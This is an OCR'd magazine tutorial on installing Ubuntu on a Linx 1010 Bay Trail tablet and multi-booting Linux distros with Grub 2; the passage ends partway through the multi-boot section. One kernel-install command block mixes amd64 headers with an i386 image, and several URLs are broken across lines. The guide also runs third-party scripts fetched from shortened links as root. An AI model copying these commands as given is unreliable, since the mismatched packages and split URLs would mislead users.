
At the partition screen you'll see what appears to be excellent news – Ubuntu is offering to install itself alongside Windows, but this won't work, largely because it'll attempt to install itself to your microSD card rather than the internal storage. This card can't be detected at boot up, so the install will ultimately fail. Instead, we're going to install Ubuntu in place of Windows, so select 'Something else'.

Ignore any warning about **/dev/sda** – focus instead on **/dev/mmcblk0**, which is the internal flash storage. You'll see four partitions – we need to preserve the first two (Windows Boot Manager and unknown) and delete the two NTFS partitions (**/dev/mmcblk0p3** and **/dev/mmcblk0p4** respectively). Select each one in turn and click the '-' button to delete them.


Next, select the free space that's been created (31,145MB or thereabouts) and click the '+' button. First, create the main partition – reduce the allocation by 2,048MB to leave space

Quick tip

While it may be tempting to upgrade the kernel all the way to the current release (4.4.1 at time of writing) you may run into issues with your touchpad. For now, stick to kernel 4.3.3 until these problems are ironed out.



› **You can create your Ubuntu installation media from the desktop using the *UNetbootin* utility – it's quick and (in this case) works effectively.**



› Make sure you manually set up your partitions when prompted – you need to preserve the original EFI partition.

» for the swap partition, and set the mount point to '/', but leave all other options as they are before clicking 'OK'. Now select the remaining free space and click '+' for a second time. This time, set 'Use as' to 'swap area' and click 'OK'. Finally, click the 'Device for bootloader installation' dropdown menu and select the Windows Boot Manager partition before clicking 'Install Now'. The rest of the installation process should proceed smoothly. Once it's finished, however, don't click 'Continue testing or Reboot now' just yet. First, there's a vital step you need to perform in order to make your copy of Ubuntu bootable, and that's install a 32-bit version of the *Grub 2* bootloader. The step-by-step walkthrough (*see bottom right*) reveals the simplest way to do this, courtesy of Ian Morrison's handy script.

Hardware compatibility

Once you've installed Ubuntu and rebooted into it for the first time, you'll once again need to set the desktop orientation to landscape via Screen Display under System Settings. Now open *Firefox* on your tablet and download two more scripts from **http://bit.ly/z3735fpatch** and **http://bit.ly/z3735f-dsdt** respectively. Both improve the hardware support for devices sporting the Linx 1010's Z3735F Atom chip, and while they don't appear to add any extra functionality to the Linx, they do ensure the processor is correctly identified.

You need to `chmod` both scripts following the same procedure as outlined in step 2 of the *Grub* step-by-step guide (*see bottom right*), then install them one after the other, rebooting between each. Finally, download and install the latest Ubuntu updates when offered.

You'll notice the login screen reverts to portrait mode when you first log in – don't worry, landscape view is restored after you log in, and you can now review what is and isn't supported on your tablet. In the case of the Linx 1010, not an awful lot is working at this point. There's no ACPI support, the touchscreen isn't detected, and there's no camera support or sound (although the sound chip is at least detected). The internal Wi-Fi is thankfully supported, as are the USB ports, Bluetooth, keyboard/trackpad and internal flash.

Later versions of the kernel should improve compatibility – this is why we were keen to see if we could install Ubuntu 15.10 or 16.04 on the Linx. We were thwarted in this respect – touch support is present, but we had to manually add the **bootia32.efi** file to the **EFI\Boot** folder to get the live environment to boot, and installation failed at varying points, probably due to the spotty internal flash drive support. We're hoping the final release of 16.04 may yield more possibilities, but if you can't wait for that and are willing to run the risk of reduced stability read on.

If you're desperate to get touchscreen support for your tablet, and you've got a spare USB Wi-Fi adaptor handy (because updating the kernel breaks the internal Wi-Fi adaptor), then upgrade your kernel to 4.1 or later. We picked kernel 4.3.3 – to install this, type the following into a Terminal:

```
$ cd /tmp
$ wget \kernel.ubuntu.com/~kernel-ppa/mainline/v4.3.3-wily/
linux-headers-4.3.3-040303_4.3.3-040303.201512150130_all.
deb
```


Experimenting with Linux

The only other distro we were able to install successfully on the Linx 1010 tablet was Debian Jessie (8.3). It's unique in that both 32-bit and 64-bit versions work with 32-bit UEFI without any modification, but there's no live support: you'll have to install it direct to the hard drive.

Wi-Fi support isn't provided out of the box – we had to add a non-free firmware package to the USB flash drive to get our plug-in card recognised. Hardware support was minimal, although upgrading to kernel 4.2 did at least allow the internal Wi-Fi adaptor to be recognised.

Elsewhere we tried the Fedlet remix of Fedora (**http://bit.ly/fedora-fedlet**) as a live USB, but had to use a Windows tool (*Rufus*) to create the USB flash drive in order for it to boot. Performance was extremely sluggish, and the internal Wi-Fi adaptor wasn't recognised. Touch did work, however.

We also had success booting from a specialised Arch Linux ISO that had SDIO Wi-Fi and 32-bit UEFI support. You can get this from **http://bit.ly/arch-baytrail**, but stopped short of installing it. We also got a version of *Porteus* up and running from **http://build.porteus.org** with a lot of fiddling, but the effort involved yielded no better results than anything else we tried.



› Setting the issues with the Wi-Fi adaptor aside, installing Debian was a reasonably straightforward process on our Linx 1010 tablet.

```
$ wget kernel.ubuntu.com/~kernel-ppa/mainline/v4.3.3-wily/
linux-headers-4.3.3-040303-gener
ic_4.3.3-040303.201512150130_amd64.deb
$ wget \kernel.ubuntu.com/~kernel-ppa/mainline/v4.3.3-wily/
linux-image-4.3.3-040303-gener
ic_4.3.3-040303.201512150130_i386.deb
$ sudo dpkg -i linux-headers-4.3*.deb linux-image-4.3*.deb
```

Once complete, reboot your tablet. You'll discover you now have touch support at the login screen (this is single touch, not multi-touch), but once you log in and the display rotates you'll find it no longer works correctly. We'll fix that shortly.

First, you need to be aware of the drawbacks. You'll lose support for the internal SDIO wireless card (we had to plug in a spare USB Wi-Fi adaptor to get internet connectivity back) and the sound is no longer recognised. There may also be issues with stability that you can fix with a rough and ready workaround by configuring *Grub*:

```
$ sudo nano /etc/default/grub
```

Look for the line marked `GRUB_CMDLINE_LINUX_DEFAULT` and change it to this:

```
GRUB_CMDLINE_LINUX_DEFAULT="intel_idle.max_
cstate=0 quiet"
```

Save your file, exit *nano* and then type:

```
$ sudo update-grub
```

Reboot, and you'll reduce the potential for system lockups, but note the kernel parameter increases power consumption and impact on battery life, which is a shame because the ACPI features still don't work, meaning that the power settings remain inaccurate: battery life is always rated at 100%, even when it's clearly not.

Fix the touchscreen

Moving on, let's get the touchscreen working properly. First, identify its type using `xinput`. In the case of the Linx 1010, this reveals it has a Goodix Capacitive TouchScreen. What we need to do is instruct the touchscreen to rotate its matrix when the display does, which means it'll work in both portrait and landscape modes. You can do this using `xinput`:

```
xinput set-prop "Goodix Capacitive TouchScreen"
'Coordinate Transformation Matrix' 0 1 0 -1 0 1 0 0 1
```

You should now find the touchscreen works correctly in horizontal landscape mode. As things stand, you'll need to apply this manually every time you log into Ubuntu, while the touchscreen won't work properly if you rotate back to portrait mode. If you want to be able to rotate the screen and touchscreen together, then adapt the **rotate-screen.sh** script at **http://bit.ly/RotateScreen** (switch to Raw view, then right-click and choose 'Save page as' to save it to your tablet). Then open it in *Gedit* or *nano* to amend the following lines:

```
TOUCHPAD='pointer:SINO WEALTH USB Composite
Device'
TOUCHSCREEN='Goodix Capacitive TouchScreen'
```

Save and exit, then use the script:

```
$ ./rotate_desktop.sh <option>
```

Substitute <option> with normal (portrait), inverted, left or right to rotate both the screen and touchscreen matrix. Before using the script, you need to first undo the current screen rotation using Screen Display – restore it to its default view, then run `./rotate_desktop.sh` right to get touchpad and touchscreen on the same page.


From here we suggest creating a startup script: open dash and type `startup`, then launch Startup Applications. Click 'Add'. Type a suitable name etc to help you identify it, click 'Browse' to locate and your select your script – when done, click inside the 'Command' box and be sure to append `right` to the end of the script. Click 'Save', reboot and after logging in you should find your tablet and touchscreen now work beautifully with your plug-in keyboard and touchpad.

You've now successfully installed Ubuntu on your Bay Trail tablet. What next? Keep an eye out for the latest kernel updates and forums to see if entrepreneurial folk have found the workarounds and tweaks required to get more of your tablet's hardware working properly. As for us, we're off to see if we can get the internal sound and Wi-Fi working again before turning our attention to the ACPI settings... ■

Quick tip


Open Settings > Universal Access > Typing tab and flick the 'On Screen Keyboard' switch to On to have it start automatically with Ubuntu. Next, open Onboard Settings via the dash and tick 'Start Onboard Hidden', plus tweak the keyboard to your tastes. Now you'll have easy access to the touch keyboard via the status menu.

Install 32-bit Grub bootloader



1 Download install script


When Ubuntu has finished installing to your tablet, make sure the dialogue asking if you'd like to continue retesting or restart your PC is kept on-screen. Now open the Firefox browser and navigate to **http://bit.ly/grub32bit**, which will redirect to a Google Drive download page. Click 'Download' to save the **linuxium-32bit-patch.sh** to your Downloads folder.



2 Install script

The **linuxium-32bitpatch.sh** file is a script that automates the process of installing the 32-bit version of the *Grub 2* bootloader. Now you'll need to press Ctrl+Alt+T and type the following commands:

```
$ cd Downloads
$ chmod 700 linuxium-32bit-patch.sh
$ sudo ./linuxium-32bit-patch.sh
```



3 Reboot PC

You'll see a series of packages are downloaded and installed automatically, which will basically allow your tablet's 32-bit UEFI to recognise the *Grub* bootloader, and allow Ubuntu to load automatically at startup. Click the 'Restart Now' button to complete the process and wait while your PC reboots into Ubuntu proper for the first time.

MULTI-BOOTING WITH GRUB

Having plenty of choice allows you to be fickle, so it's time we show you how to have several distros on your computer at once.


There are lots of Linux distributions (distros) out there, each with their own strengths and weaknesses. When you want to try another one you can usually get hold of a live version, or install it in a virtual machine, for a quick test. Both of these are quick and easy but are not the same thing as running an installed distro directly.

But perhaps you don't want to give up on your existing distro or maybe you share a computer with your partner and you prefer Mint but they like Fedora – it would be great to have both. So what are you to do? The term 'dual booting' is usually used to refer to having a Linux distro and Windows installed on the same computer and choosing between them at boot time, but the same can be done with two Linux distros. Over the next few pages we will look at how you can set up your computer to be able to boot from a choice of several operating systems, one of which may be Windows, so that you can have more than one Linux distro available at once. You could even extend the information we give here to include one or more of the BSD operating systems too. We'll also look at how you can share things like your documents and photos between the various distros you are running.

> **"Multi-booting Linux is made easier thanks to the almost universal adoption of Grub 2."**

Grub 2 vs Grub legacy

Multi-booting Linux is made easier thanks to the almost universal adoption of *Grub 2* as the bootloader. There are two main versions of *Grub* available. The old version, that never quite reached 1.0, is often known as Grub *legacy*, while the newer *Grub 2* is what is used by the vast majority of distros now. *Grub 2* is very different from the old program, giving rise to a reputation for complexity. In fact, its modular approach



› ***GParted* is the easiest way to manage your partitions, making room for another distro.**

means it can handle many more booting situation and is able to automatically configure itself much of the time. We will only consider *Grub 2* from here on, and simply refer to it as *Grub*.

There are three main parts to *Grub*. The initial boot code is normally loaded into the Master Boot Record (MBR) of the disk. This is a small space, 446 bytes, so this code is minimal and just enough to load the second part, which lives in your **boot** directory or partition in a directory called **grub**. In here you will find the various filesystem modules, along with themes and fonts used if your distro has customised the boot menu's appearance. You will also find the most important file for the purposes of this article: **grub.cfg**. This file contains the menu definitions, which options appear in the boot menu and what happens when you select each one.

The first step is to get some operating systems installed. If you want to include Windows in your list of OSes, it should be installed first, which isn't usually an issue since it was probably on the computer already. Linux installers are good at identifying an existing installation of Windows and working with it. Then install your preferred distro as normal. This will give you a standard dual boot setup, if you already have it you can skip the preceding paragraph and go straight onto the interesting part of adding extra Linux distros to your setup.

Adding another distro

Distro installers can repartition your drive with varying degrees of success, so it's often best to prepare your drive beforehand. The best tool for this is *GParted* and, download the latest release from its home at **http://gparted.org**. Boot into *GParted Live* and resize your existing root partition to a suitable size. *GParted* will tell you how far you can go, but if possible make it at least 50% larger than the space it currently needs. Don't create a partition in the space that's freed up, leave it unallocated then install your second distro in the usual way, telling it to use the unallocated space on the drive. The installation is done in the normal way with one exception, you don't want to install *Grub* to the MBR. Most installers have an option to choose the location for *Grub*, it may be hidden behind an Advanced Button. If this isn't possible, we will show you how to move it later. Choose either to install it to the root partition of the distro or not at all. This only affects the first part of the *Grub* code, the files in **boot** and elsewhere will still be installed. If you are offered a choice for the **swap** partition, pick the one from your other distro, they can both use it.

When the installer has finished, reboot your computer and you will see the boot menu from the first distro, with Windows showing, if appropriate, but no sign of your new distro. That's because you have left the *Grub* settings untouched. One of the neat features of *Grub 2* is its ability to generate its own configuration files, so open a terminal and run:

```
$ sudo grub-mkconfig -o /boot/grub/grub.cfg
```


This will scan your hard drive for an OS and create menu entries for each of them. Now reboot and you should see both distros, and maybe Windows, in your boot menu. Ubuntu and its derivatives have a command called `update-grub`, which is a one line shell script that runs `grub-mkconfig` as above, use whichever you prefer. One advantage of not using the script is that you can preview the menu with `$ sudo grub-mkconfig | less` to see what would be picked up and written to the menu. You need to understand 'Grubese' to make sense of this.

Moving Grub

If your new installation didn't offer an option to relocate *Grub*, you will probably get a boot menu with everything already in it, because it ran `grub-mkconfig` as part of the process. So why not let this happen every time? The problem is with updates, when a distro's package manager installs an update to the Linux kernel, it will re-enable that distros version of *Grub*, so you'll find the menu switching from one distro to the other.

To relocate *Grub* to a distro's partition, first boot into the distro you want to manage *Grub* and make sure it's doing so with this terminal command (assuming you are using the disk at **/dev/sda**): `$ grub-install /dev/sda`.

Then boot into the other distro and identify the partition holding your root filesystem with `$ findmnt / -o SOURCE`, then tell *Grub* to keep its bootloader there with `$ grub-install --force /dev/sdaN` where `sdaN` is the device returned by `findmnt`. We need `--force` »



› **Some distros allow you to keep *Grub* out of the MBR when you install them, but they may try to tell you this isn't a good idea!**

One distro in control

The first distro you install should be considered your primary distro; this is the one that controls booting, at least for now. Because of that, you should never remove the primary distro or you could render your computer unbootable – at least until you boot from a rescue disc to fix things. Other distros can be removed later with no more inconvenience with a superfluous boot menu entry that goes nowhere (until you run `update-grub` again).

» because installing *Grub* to a partition is considered less than ideal these days, but all we really want to do here is keep it out of the way. This means that when a kernel update appears for that distro, your boot menu won't get messed up. In fact, it won't be touched at all, so you will need to boot into your primary distro and run `grub-mkconfig` or `update-grub` again to pick up the changes.

Configuring Grub

